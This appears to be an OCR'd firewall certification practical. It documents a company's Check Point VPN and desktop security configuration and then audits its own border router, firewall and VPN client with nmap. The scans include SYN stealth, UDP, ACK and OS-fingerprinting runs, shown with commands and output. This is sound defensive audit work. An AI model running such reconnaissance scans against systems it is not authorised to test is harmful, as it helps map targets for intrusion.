
Inside this configuration window there are encryption definitions. The use of AES-256 as the encryption algorithm is recommended. This algorithm provides high security combined with excellent performance.
In addition to high encryption, the SHA1 (Secure Hash Algorithm 1) is used as the data integrity value. The creation of such a hash is slower compared to MD5 (Message Digest 5), but in that case (hash) security is prefer against performance.
To define these values as the values for all users, check the appropriate box. With this boxed checked, no individual user configuration is possible.



- *Remote Access – Secure Configuration Verification*


These parameters are definitions for client verification performed with key exchange between client and Firewall.

The desktop policy must installed on all client interfaces and only TCP/IP is enabled on such machines. If there are any parameters misconfigured, log entries are generated and the user received a error message window.




The next definitions are **Firewall object parameters** which mean that these parameters can be customized for each Firewall individually.

- *Topology*




This value defines the encryption domain addressable by this Firewall. GIAC Enterprises has only one internal network so this group includes actually only this internal network. To be open for future considerations, group using gives more flexibility instead of single network definition.

- *NAT*




The Global Properties parameter regarding the use of NAT works with this network definition for address translation.

- *VPN - Main*



The “RemoteAccess” community defines the VPN environment. The object includes the participating Firewall object (GIAC Firewall natascha) and the user group (GIAC remote user group, G_VPN-User) which connects via remote access VPN to the Firewall.
This kind of configuration task is offered with the Firewall-1 simplified mode which is enabled by default.

- *Remote Access*



The mobile user systems ask for an IP Address to participate to GIAC Enterprise networks. The Firewall accepts such a request only for users, which are members of the selected group.
The assigned IP address is allocated manually (no DHCP) form the selected network. Cause the Firewall is the VPN endpoint, all configuration task regarding the VPN (e.g. IP address assignments) are under the responsibility of the Firewall staff as a result of security thoughts. Additional parameters (DNS/WINS server, domain name) are defined under the “Optional Parameters…” button.


- *Authentication*

GIAC’s Firewall includes a Policy Server to provide desktop security for mobile users and teleworkers.

This field defines the user group for the policy server. Again, GIAC's VPN user group is used.

The next step is to define the user with the configuration values to use the Firewall as a VPN end device. As do in the chapter above only the relevant parts are described in this explanation.


GIAC Enterprises use Aladdin eToken devices as the base for authentication. So, the user need to have a certificate which is stored on the eToken and used to authenticate the VPN user.




After the user is generated and filled with all base information (e.g. user name), generate the certificate and store it as a *.p12 file.

Storing the certificate needs to enter a password for security reason, cause the certificate includes the private key which is personalized to the user and should never given to any other person.


After the certificate is generated and saved to the *.p12 file, the object properties for the user regarding the certificate changes.




This certificate (Wolfgang.p12 file) is transferred to eToken and used to authenticate the user to the Firewall using Checkpoints SecureClient.
Don't forget, transferred means the original created file is never available on any device (hard disk) or known by any other person including administration staff except the VPN user.



As a reminder, the Encryption configuration for the user is defined using the global properties configuration task *Remote Access – VPN Advanced* (previously described). So there is normally no need to open this task. To find out if a user is authenticated successfully to the system, logging is enabled. This gives the ability to see which user enters the system at what time so it make sense to enable such a function.



At last the user must be a member of the user group which is used for all VPN tasks.



3.3.2 Firewall Policy

Between the internal network and the VPN remote network there is no need to use address translation. To avoid such a function (remember rule 10 inside the NAT table hides all internal traffic), there is the necessity to install two additional rules. Of course, before the global hiding rule.
With Rule 5 and 6 remote VPN traffic passes the Firewall without address translation.

5	G_E-Domain-GIAC	N_10.0.254	* Any	= Original	= Original	= Original	natascha
6	N_10.0.254	G_E-Domain-GIAC	* Any	= Original	= Original	= Original	natascha

Rule 16 defined inside the Firewall policy gives the VPN user the possibility to use all services inside the Intranet. Cause GIAC Enterprises uses the Firewall-1 simplified mode, there is no need to define any encryption rule.

To differentiate user access, rules can created which defines access rights based on different user groups and necessary services.

	VPN mobile Users						
16	G_VPN-User@Any	G_E-Domain-GIAC	Remote	* Any	accept	Log	natascha

Keep in mind that this is not a authentication rule to connect to the Firewall, so different groups can be used.

3.3.3 Desktop Security Policy

To provide desktop security for the VPN clients using Checkpoints SecureClient software, there is the need to define a separate policy. This policy defines what traffic can come to or go from the VPN client machine. This is defined as inbound and outbound rules inside the desktop security policy configuration task.

As the name implies, the outbound rules defines what traffic can come from the VPN machine when the VPN channel is up and the policy is successfully installed. That means the client first connects to the Firewall, build up a secure channel and then tries to connect to the Policy Server. Only if there is a connect to the Policy Server both rules (inbound and outbound) are installed on the client machine.

Outbound Rules

NO.	DESKTOP	DESTINATION	SERVICE	ACTION	TRACK
4	G_VPN-User@N_10.0.254	G_E-Domain-GIAC	* Any	Accept	Log
5	G_VPN-User@N_10.0.254	S_192.168.0.33	* Any	Accept	- None
6	All Users@Any	* Any	* Any	Accept	- None

Rule 4 gives the machine/user the possibility to communicate to GIAC's Intranet without any restriction. This traffic is logged to the local SecureClient logging system.
The next rule (rule 5) allows traffic to come to GIAC's Web Server. Cause this server is not inside the encryption domain (group G_E-Domain-GIAC) this traffic is not encrypted and also not logged.
Both rules works for users which are members of the G_VPN-User group and the client must reside on network N_10.0.254 (VPN network address). So, not only a successful authentication is necessary. There also the need to receive the right IP address to communicate to GIAC Enterprises Intranet.
The rules only works if the system/user is logged into the Policy Server.

The last rule (rule 6) provides outgoing traffic if no VPN channel is up, no Policy Server log in.

With above policy installed on the client, the user can not access the Internet. The only way to do this, GIAC Enterprises needs to build up a internal proxy located inside the Intranet. With rule 4 in mind, the communication to the Internet works over the proxy (internal IP address) and with encryption.

Inbound Rules

NO.	SOURCE	DESKTOP	SERVICE	ACTION	TRACK
1	G_E-Domain-GIAC	G_VPN-User@N_10.0.254	* Any	Accept	Log
2	N_10.0.0	All Users@Any	* Any	Accept	- None
3	* Any	All Users@Any	* Any	Block	Log

Inbound rules are necessary if there is traffic coming to the VPN client which is not a response for traffic initiated by the VPN client itself.

Rule 1 gives Intranet systems/user the possibility to communicate to the VPN client machine. This rule is only essential if there is the need that internal systems initiate a communication to the VPN client machine.

The next rule (rule 2) allows all traffic initiated by GIAC's Intranet systems to communicate with the client (e.g. DHCP Server). This rule and the 3rd rule are active if no Policy Server login has occurred.

Rule 3 gives additional security if the client resides on an external network (e.g. partner network). No traffic from such a network can start a connection to the client. Of course this is not really true, cause if the external network uses GIAC Enterprises Intranet network address (10.0.0.0/24) access is possible (rule 2).

3.3.4 Secure Client

At last a short view on the SecureClient system how it shows the actual policy settings.

Starting the program, open the "Launch SecureClient Diagnostics…" window and pushing the "Policy" button gives the possibility to see what policy is active on the client machine.


Inbound rules

Source	Desktop	Service	Action	Track
N_10.0.0	All Users@Any	Any	Accept	Log
Any	All Users@Any	Any	Block	Log

Outbound rules


Desktop	Destination	Service	Action	Track
All Users@Any	Any	Any	Accept	Log

This policy contains no VPN group information like it is defined inside the Firewall desktop security policy. Consequential the system is not connected to any Policy Server. To verify this, push the "Diagnostics" button inside the program,



and the systems show the critical notifications message.

If the system is connected to the Policy Server, it looks like that:



Inbound rules

Source	Desktop	Service	Action	Track
G_E-Domain-GIAC	G_VPN-User@N_10.0.254	Any	Accept	Log
S_192.168.0.33	G_VPN-User@N_10.0.254	Any	Accept	Log
N_10.0.0	All Users@Any	Any	Accept	Log
Any	All Users@Any	Any	Block	Log

Outbound rules

Desktop	Destination	Service	Action	Track
G_VPN-User@N_10.0.254	G_E-Domain-GIAC	Any	Accept	Log
G_VPN-User@N_10.0.254	S_192.168.0.33	Any	Accept	Log
All Users@Any	Any	Any	Accept	Log

4 Part 3 – Verify the Firewall Policy

To build up a Firewall Policy is only a half part of securing GIAC's Enterprises networks. To ensure that all theoretical designed rules do what they should do, Firewall and security policies must be audited and verified.

4.1 Plan the Audit

4.1.1 Universal Planning

Auditing the system is divided into three parts:

- Verify theoretical rules
- Audit the policies at large
- Optional: order external audit

The audit as described above is a successive work. It sounds like a matter of course that the Firewall is only attached to the real network if each rule is verified against its function. But again, first of all each rule must tested with regular systems and services to verify that the rules functionality is given.
For example, to verify that HTTP access is given, a outside system installed with a browser tries to access GIAC's Web Server. The result of such a test is, it works or it doesn't works. To take a cross check, the Firewall's log entries are also verified against any error messages regarding the generated traffic for such tasks.
This is, of course, only a basic step and should be done every time a new rule is installed. As a de facto definition, only if such a test has been passed successful, the rule is opened for public access.

The next step is to verify the policy at large. This method is a in-place configuration testing which should be done regularly. The target of such a operation is to get a "big picture" of the working rule set, verifying not only each rule alone rather to find out any vulnerabilities based on the combination of all rules. This audit is performed using a system located on the external network with nmap as the audit tool and tcpdump as the tool for traffic observation on the Firewall. If there is the need to find out if the ruleset works as mentioned, the use of Checkpoint's "fw monitor" will help.

The audit scans both security systems (border router and Firewall) from outside network. This scan gives answers of the protection of the security devices itself. The next step is the audit for each network assigned with GIAC's official IP address. Host located and found inside that networks should be port scanned for TCP and UPD protocols. The target is to find out if the associated rules for such devices provides exactly those information that they should.

Also a important device, the Firewall Management system. This device is scanned from a system located inside the Intranet to see if this system is protected as possible against unauthorized access. Again, this is done using the audit tool nmap.

Finally it is essential to ensure that the VPN policy for the mobile/remote users protects the clients machine, to leave not open a backdoor to GIAC Enterprises networks. This is done while a open VPN channel to GIAC Enterprises exists and a device scan (UDP, TCP) is initiated from the Internet to the clients machine.

To follow the proverb “four eyes see more then two eyes”, it may make sense to order a external audit/security check for GIAC Enterprises. If the internal audit check leaves any questions open, it is a good choice to order external specialists to validate the audit and/or they should generate an own one.

4.1.2 Time Considerations

The audit is started on a regular business day during working hours. This provide a realism look for the whole network communication as it is. Remember, this is a audit and not a vulnerability/attack assessment.

For addition to the audit tasks defined for the security devices, the audit may be a good instrument to find out whether the human factor also works fine. Starting the audit with no further information to the involved system administrators, it is a good purpose to find out whether each part of the chain works well, including human reaction under normal working pressure.

4.1.3 Risk and Considerations

During the audit all logging systems and also the IDS system (border router) will generate excessive traffic, which may slow down the performance for regular traffic passing GIAC’s communication devices. At last such traffic could grow up so that involved systems (logging server) become to be under too great strain and will fail. To overcome such a critical situation, it is recommended to start one audit task after another and not all tasks at the same time (aggressive scan).
On the other hand, if such single audit (step by step) brings down GIAC’s network environment, the question is allowed, is this network well designed ?

To ensure that no real attack occurs during the audit, logging entries must be observed especially (cause the lots of entries). Only abnormal traffic generated by the audit system is accepted for no actual in depth look and actual further doing. All other seen traffic must initiate the process as defined by enterprise policy steps, to secure GIAC’s network.

Audit results shall be time based written down and each actual audit should be verified against previously started audits. This gives the opportunity to compare each actual audit entry and find out if it is the same as it was during the previous audit.

4.1.4 Cost and Level of Effort

For the audit a standard notebook installed with RedHat Linux and the selected auditing tools is required. Cause the used software (among other things nmap free of charge software) there are no additional cost for the audit software. However costs are one-time costs.

The internal cost for the auditor is estimated to 50 € per hour. Considering a employee of the Firewall administration group with in depth knowledge of the whole environment, involved systems and the use of the auditing software. This is needed for a effective scan and the regarding analysis of the result and, if necessary, the adjustment of the policy.

Device scans for the security systems are calculated for 2 hour each. The time frame is adopted for the scan of the remote client and the Firewall management system. Keep in mind that the time considerations does not include the scan time need by the program.
Network scan for the official IP networks and the Intranet comes up to 4 hours for each network. This time may vary in future, depending on the number of installed systems.

The generation of a printable and reusable audit report and subsequent analysis is estimated with 8 hours.

Supposed costs:

- Hardware: ..... 2000,00 €
- Device Scan:..... 400,00 €
- Network Scan:..... 800,00 €
- Report/Analysis:..... 400,00 €

- **Total costs:..... 3600,00 €**

4.2 Audit and Analysis

As the primary audit tool, nmap is used to verify the policy installed on the Border Router, VPN Remote Client connection and the Firewall.

nmap supports a large number of scanning techniques. For example

- UDP, TCP connect
- TCP SYN (half open)
- ICMP (ping sweep)
- ACK sweep,
- SYN sweep
- IP Protocol

As a result of nmap there is usually a list of interesting ports on the machine(s) being scanned (of course, if any there). The status of each port is either open, filtered or unfiltered.

Open means that the scanned machine will accept connections to the port. Filtered means that a firewall, filter, or other network device protects the port and preventing nmap from finding out whether the port is open or not.

Unfiltered means that nmap suggests the port is closed and there is no firewall/filter installed between nmap and the scanned system.

Depending on the state of the scanned ports, you can verify whether the policy actually works as it should.

4.2.1 VPN/Remote Client

For this scan the remote client is connected via VPN channel to GIAC Enterprise. Remember, the policy only allows inbound traffic from GIAC Enterprise internal networks (encryption domain) to users which are successfully attached to the VPN network.

The client is connected to GIAC's VPN, the policy is successfully installed on this system. As the first step, we try to find out if there are any main ports open on that machine. We use only a range of ports cause we suggest that if these ports are blocked by the policy. These ranges are the ports listened in nmap's nmap-services file (nmap version 3.20, parameter -F).
Furthermore it is recommended to verify which ports are open on the remote client using the command netstat –a. Ports with state listening must be verified looking for reason why they should listening.

Command:
nmap -sS -sU -F -v 12.16.0.1

Explanation:
-sS, TCP SYN scan means "half-open" scanning, because it opens not a full TCP connection.
nmap sends a SYN packet waiting for response. A SYN/ACK reply indicates the port is listening/open. In this case nmap sends back a RST packet to close the connection. A reply packet only with RST indicates a non-listen port.
-sU UDP scan determine which UDP ports are open the scanned host. This scan sends a 0 byte udp packets to each port on the target host. If it comes back an ICMP port unreachable message, the port is closed.

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-12 15:21 W. Europe Daylight Time
Host 12.16.0.1 appears to be down, skipping it.
Note: Host seems down. If it is really up, but blocking our ping probes, try -P0
Nmap run completed -- 1 IP address (0 hosts up) scanned in 12.508 seconds

Evaluation:
Nmap tries to ping hosts before scanning them. Cause we do not receive any answer, ping may be prohibited by that host. That is a definition what our policy should do.

As nmap recommends, we use the same command with the option -P0 which do not ping first to overcome the ping probe blocking.

Command:
nmap -sS -sU -F -P0 -v 12.16.0.1

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-12 16:13 W. Europe Daylight Time
Host 12.16.0.1 appears to be up ... good.
Initiating SYN Stealth Scan against 12.16.0.1 at 16:13
The SYN Stealth Scan took 971 seconds to scan 1161 ports.
Initiating UDP Scan against 12.16.0.1 at 16:30
(no udp responses received -- assuming all ports filtered)
All 2161 scanned ports on 12.16.0.1 are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 2227.773 seconds

Evaluation:
Nmap founds our target host with no open ports.
On the client machine we can verify the scan, looking at the log entries, generated by the SecureClient (Secure Client Log Viewer). The log is full with DROP inbound entries initiated by our scan machine with protocol type 6 (TCP) and type 17 (UDP).
The audit results shows what the policy did, protection of any inbound traffic not located inside the encryption domain.

The next audit verifies the inbound rule which allows only traffic with source address located in GIAC's encryption domain. For the test we are using only a base scan (TCP connect scan), because there is no traffic restriction (protocol, port) inside the VPN communication channel. If the remote client (VPN channel) is up, all traffic must pass.
Now we use the internal assigned IP address as a target for the remote VPN client.

Command:
nmap -sT -O -F -v 10.0.254.1

Explanation:
-sT, TCP connect scan uses the integrated OS provided connect system call, used to open a connection to every interesting port on the machine. If the port is listening, the connect will succeed, if not the port isn't reachable.
-O, TCP/IP fingerprinting to guess which OS is running on the scanned system.
-F, fast scan using ports provided in nmap-services file.

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-12 17:06 W. Europe Daylight Time
Host 10.0.254.1 appears to be up ... good.
Initiating Connect() Scan against 10.0.254.1 at 17:6
Adding open port 80/tcp
Adding open port 443/tcp
The Connect() Scan took 295 seconds to scan 1161 ports.

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
For OSScan assuming that port 80 is open and port 35830 is closed and neither are firewalled
Interesting ports on 10.0.254.1:
(The 1159 ports scanned but not shown below are in state: filtered)
Port State Service
80/tcp open http
443/tcp open https
Remote operating system guess: Windows XP Professional RC1+ through final release
TCP Sequence Prediction: Class=random positive increments
Difficulty=16235 (Worthy challenge)
IPID Sequence Generation: Incremental
Nmap run completed -- 1 IP address (1 host up) scanned in 329.584 seconds

Evaluation:
Communication to the client is possible. Looking on both log systems, Firewall and SecureClient, such communication traffic between the involved systems is encrypted.

4.2.2 Border Router

As the first security device, the Border Router includes a access list for traffic observation. Access to the router from outside is prohibited. To verify this restriction we use the nmap TCP connect scan to find out whether the ports are open. In this scan we use the TCP ports for SSH and Telnet, the most common access ports for Cisco devices.

Command:
nmap -sT -p22,23 -P0 -v 195.168.1.1

Explanation:
-sT, TCP connect scan.
-p22,23, defined scan ports (SSH, Telnet)

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-12 19:22 W. Europe Daylight Time
Host 195.168.1.1 appears to be up ... good.
Initiating Connect() Scan against 195.168.1.1 at 19:22
The Connect() Scan took 36 seconds to scan 2 ports.
Interesting ports on 195.168.1.1:
Port State Service
22/tcp filtered ssh
23/tcp filtered telnet
Nmap run completed -- 1 IP address (1 host up) scanned in 61.087 seconds

*Apr 12 19:31:19 CET: %SEC-6-IPACCESSLOGP: list fromInternet denied tcp 160.0.0.1(3427) (Serial0/0) -> 195.168.1.1(23), 1 packet
*Apr 12 19:31:25 CET: %SEC-6-IPACCESSLOGP: list fromInternet denied tcp 160.0.0.1(3437) (Serial0/0) -> 195.168.1.1(22), 1 packet

Evaluation:
As defined in the ACL on the router, no access is allowed. Cross-checked with the log entry created by the router itself.

The next scan verifies the ACL against a source IP address which should be blocked. Starting the nmap command using such a IP address (e.g. 41.0.0.1) with communication traffic that is normally allowed (e.g. HTTP). As the target host we use GIAC's Web Server.

Command:
nmap -sT -p80 -P0 -v 192.168.0.33

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-12 20:00 W. Europe Daylight Time
Host 192.168.0.33 appears to be up ... good.
Initiating Connect() Scan against 192.168.0.33 at 20:1
The Connect() Scan took 36 seconds to scan 1 ports.
Interesting ports on 192.168.0.33:
Port State Service
80/tcp filtered http
Nmap run completed -- 1 IP address (1 host up) scanned in 60.717 seconds

*Apr 1 20:01:19 CET: %SEC-6-IPACCESSLOGP: list fromInternet denied tcp 41.0.0.1(3580) (Serial0/0) -> 192.168.0.33(80), 1 packet

Evaluation:
Although the target is the Web Server to which traffic is allowed, the sequence of the ACL includes a deny rule for traffic from that source IP address and so blocks that traffic.

The next access scan verifies the access to the router from the Intranet. Cause the rule defines only internal clients as permitted, this scan checks the according Firewall rule too. Remember, the Firewall rule requests session authentication to provide access.
The first scan is started with no session authentication agent started at the clients side.

Command:
nmap -sT -p22 -P0 -v 192.168.0.1

Explanation:
-p22, defined scan port (SSH)

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-12 20:55 W. Europe Daylight Time
Host iqws0001 (192.168.0.1) appears to be up ... good.
Initiating Connect() Scan against iqws0001 (192.168.0.1) at 20:55
The Connect() Scan took 36 seconds to scan 1 ports.
Interesting ports on iqws0001 (192.168.0.1):
Port State Service

22/tcp filtered ssh
Nmap run completed -- 1 IP address (1 host up) scanned in 36.152 seconds

Now we verify if session authentication is provided by the Firewall. In this case we use two scan variants.

Command:
nmap -sT -p261 -P0 -v 10.0.0.254
nmap -sA -p261 -P0 -v 10.0.0.254

Explanation:
-sA, TCP ACK scan sends ACK packets to the host and then waits for a response. If the host answers with a RST packet, the scanned port is defined as unfiltered/open. This kind of scan can help to find out whether a firewall is stateful or if there is just a simple packet filter that blocks incoming SYN packets.
-p261, defined scan port (Checkpoint session authentication)

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-12 21:09 W. Europe Daylight Time
Host 10.0.0.254 appears to be up ... good.
Initiating Connect() Scan against 10.0.0.254 at 21:10
The Connect() Scan took 37 seconds to scan 1 ports.
Interesting ports on 10.0.0.254:
Port State Service
261/tcp filtered nsiiops
Nmap run completed -- 1 IP address (1 host up) scanned in 60.687 seconds

Evaluation:
Session authentication means that the Firewall sends the request for authentication after the client tries to connects the Border Router. We can not directly verify whether TCP port 261 (Checkpoints session authentication) is accessible. The traffic is blocked by Firewall rule 2. With this scan we verified the direct Firewall access rule 2, which blocks all traffic to Firewall's IP addresses.

We start the same scan with started Session Agent on the clients side.

Command:
nmap -sT -p22 -P0 -v 192.168.0.1

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-12 21:17 W. Europe Daylight Time
Host iqws0001 (192.168.0.1) appears to be up ... good.
Initiating Connect() Scan against iqws0001 (192.168.0.1) at 21:17
Adding open port 22/tcp
The Connect() Scan took 9 seconds to scan 1 ports.
Interesting ports on iqws0001 (192.168.0.1):
Port State Service
22/tcp open ssh
Nmap run completed -- 1 IP address (1 host up) scanned in 9.103 seconds

Evaluation:

The session agent window comes up, requesting user authentication. After entering desired information nmap shows above results. Rule 20 is verified.

